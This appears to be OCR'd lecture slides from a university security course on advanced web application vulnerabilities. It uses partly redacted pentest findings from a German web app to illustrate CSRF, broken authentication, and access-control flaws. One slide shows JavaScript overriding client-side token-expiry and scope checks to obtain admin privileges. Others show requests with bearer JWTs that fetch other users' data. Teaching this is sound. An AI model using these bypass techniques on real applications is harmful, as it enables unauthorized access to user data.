Advanced Web Application Vulnerabilities
(Professional Master in Information Security)

PRO.M.IS

security built in

Oleksii Baranovskyi(oleksii.baranovskyi@bth.se)

agenda

- Pre-emptive Security through “secure” engineering

- Advanced Wed Application Vulnerabilities

- PROMIS general information
- Courses
- How to apply

topic agenda

- **M**yths
- **E**rrors
- **E**xamples
- **E**ducation

m for myths

There are several delusions inherent to nowadays web developers:

- Frameworks do everything
- REST is a miracle
- MEAN (MongoDB, Express.js, Angular.js, Node.js) prevails
- Cryptography is easy
- Security is nothing

e for errors

For modern Web applications inherent next errors:

- ***Logical*** prevails ***Technical***
  - Exceptions catching
  - Parameters tampering
  - Technology Complexity lose Stack Lock-In
  - Developers are people
- But shit sometimes happens


e for examples. example 1.

Security: You need a CSRF token.

Developers: Take by beer!

Security: 🤦

A2:2017-Broken Authentication




```
            rowHightFrozen = jQuery(this).height();
            if (rowHight !== rowHightFrozen) {
              jQuery(this).height(rowHight + (rowHight - rowHightFrozen));
            }
          }
          );
          jQuery(this.grid.fhDiv).height(this.grid.hDiv.clientHeight);
          jQuery(this.grid.fhDiv).css(jQuery(this.grid.hDiv).position());
        }
      }



      window.csrftoken = "MTU5MDA5NTM1ODYzMA==";


      jQuery.ajaxSetup({
        beforeSend: function(xhr, settings) {
           addCSRF(xhr, settings, this.crossDomain, tokenExists("csrftoken"))
        },
        complete: function(xhr, settings) {
           updateCSRF(xhr, settings)
        }
      }
      );


      jQuery.extend(jQuery.jgrid.defaults, {
```

e for examples. example 2.


Developers: MEAN is Fast, Secure and Resilient!

Security: 🤦



Es besteht ein Kommunikationsproblem.

Der Server konnte nicht erreicht werden. Versuchen Sie es bitte noch einmal. Sollte das Problem weiterhin bestehen, kontaktieren Sie den zuständigen Service-Mitarbeiter.



```
GET [redacted]/pdfwritings/59f0540c6cf16b036cc114a6 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:75.0) Gecko/20100101
Firefox/75.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/json
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store
Pragma: no-cache
jwtauthorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzY29wZXMiOlsibWFuYWdlX2NhbGxiYWNrcyJdLCJpc0hvbWUi
OiJtYW5hZ2VfY2FsbGJhY2tzIiwidXNlciI6IjVlOGU0NjY3Mjk0YmI2MDAxMzMzMmU3OSIsInN1YiI6ImFsZXhle
S5iYXJhbm92c2tpeUBleHAxLm5ldCIsInVzZXJuYW1lIjoiUGhpbGlwIEthbHdlaXQiLCJsb2dpbiI6InBrIiwicm
VnaW9jbHViX2lkIjoiNTkzZDlhNzIwM2RlZGMxNDI4NTgwOGViIiwidXNlcmdyb3VwX2lkIjoiNThjMTJjZGMyZTA
1OWQxOGIwNzA4YTMzIiwiaWF0IjoxNTg2OTY1OTEwLCJleHAiOjE1ODcwMDE5MTB9.Pyl_zAgaWZ4dFPkumE3xnoV
BjcBFEiDtxNMquTihzpc
Connection: close
Referer: https:/[redacted]/verify-login/a2aa4fae58fcea1626572b3a5e164eca
Content-Length: 2


```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.15.12
Date: Wed, 15 Apr 2020 18:10:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 148
Connection: close
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Internal Server Error</pre>
</body>
</html>
```

A10:2017-Insufficient Logging & Monitoring

e for examples. example 3.

[OTG-IDENT-003] Account Provisioning Process
[OTG-AUTHZ-002] Authorization schema bypass
[OTG-AUTHZ-003] Privilege Escalation


JWT

A5:2017-Broken Access Control

e for examples. example 3.1.

[OTG-IDENT-003] Account Provisioning Process

```
localStorage.setItem('jwtToken', 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzY29wZXMiOlsibWFuYWdlX2NhbGxiYWNrcyJdLCJpc0hv
OiJtYW5hZ2VfY2FsbGJhY2tzIiwidXNlciI6IjVjMzQ2YTZiNWI4ZWU5MDAxYzcwNTM0ZSIsInN1YiI6ImFsZXhleS5iYXJhbm92c2tpeUBleHAxLm5ldCI
zZXJuYW1lIjoiUGhpbGlwIEthbHdlaXQiLCJsb2dpbiI6InBrIiwicmVnaW9jbHViX2lkIjoiNTkzZDlhNzIwM2RlZGMxNDI4NTgwOGViIiwidXNlcmdyb3
lkIjoiNThjMTJjZGMyZTA1OWQxOGIwNzA4YTMzIiwiaWF0IjoxNTg2ODc3MTY1LCJleHAiOjE1ODY5MTMxNjV9.mlDW6aUn0-DDmUgYj5TVIWI5IddxcyDa
061UANQ')
this.jwtHelperService.isTokenExpired = () => false;
this.authenticationService.getTokenScopes = () => ['administration_users', 'administration_departments',
'administration_usergroups', 'administration_regioclubs', 'administration_writings', 'users_system', 'users_regional',
'assigned_departments', 'my_assigned_departments', 'manage_callbacks'];
```



Benutzer *
JohnDoe

Name *
John Doe

E-Mail *
tri3rr+test@gmail.com

neu registriert
aktiv
inaktiv

Benutzergruppe *
Ersteller


Neues Passwort
••••••••••••

✓ Mindestens eine Zahl
✓ Mindestens ein Großbuchstabe
✓ Mindestens ein Kleinbuchstabe
✓ Mindestens ein Sonderzeichen
Übereinstimmende Passwörter


Passwort wiederholen

e for examples. example 3.2.


[OTG-AUTHZ-002] Authorization schema bypass



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzY29wZX

{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "scopes": [
    "manage_callbacks"
  ],
  "isHome": "manage_callbacks",
  "user": "5e8e4667294bb60013332e79",
  "sub": "alexey.baranovskiy[redacted]",
  "username": "[redacted]",
  "login": "pk",
  "regioclub_id": "593d9a7203dedc14285808eb",
  "usergroup_id": "58c12cdc2e059d18b0708a33",
  "iat": 1586877165,
  "exp": 1586913165
}
```




```
GET /[redacted]/usersbyregioclub/593d9a7203ded
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/json
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, max-age=0
Pragma: no-cache
jwtauthorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6
Connection: close
Referer: https://[redacted]/administration/call

[
  {
    "_id": "5c346a6b5b8ee9001c70534e",
    "user": "p[redacted]a",
    "name": "A[redacted]s",
    "email": "a[redacted]e",
    "usergroup_id": "58c12cdc2e059d18b0708a33"
    ...
  }
]
```



```
GET [redacted]/mydata HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/json
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, max-age=0
Pragma: no-cache
jwtauthorization: Bearer eyJhbGciOiJIUzI1NiIsIn
Connection: close
Referer: https://[redacted]/administratio


{
  "_id": "5c346a6b5b8ee9001c70534e",
  "user": "p6[redacted]a",
  "name": "A[redacted]s",
  "email": "a[redacted]e"
}
```

e for examples. example 3.2.

[OTG-AUTHZ-003] Privilege Escalation





```
{
    "permissions": {
        "administration_regioclubs": true,
        "users_system": true,
        "users_regional": true,
        "manage_callbacks_phone": true,
        "manage_callbacks": true,
        "assigned_departments": true,
        "administration_departments": true,
        "administration_usergroups": true,
        "access_callback_functions": true,
        "administration_writings": true,
        "my_assigned_departments": true
    }
}
```

e for examples. example 4.

Developers: One language for everything!

Security:



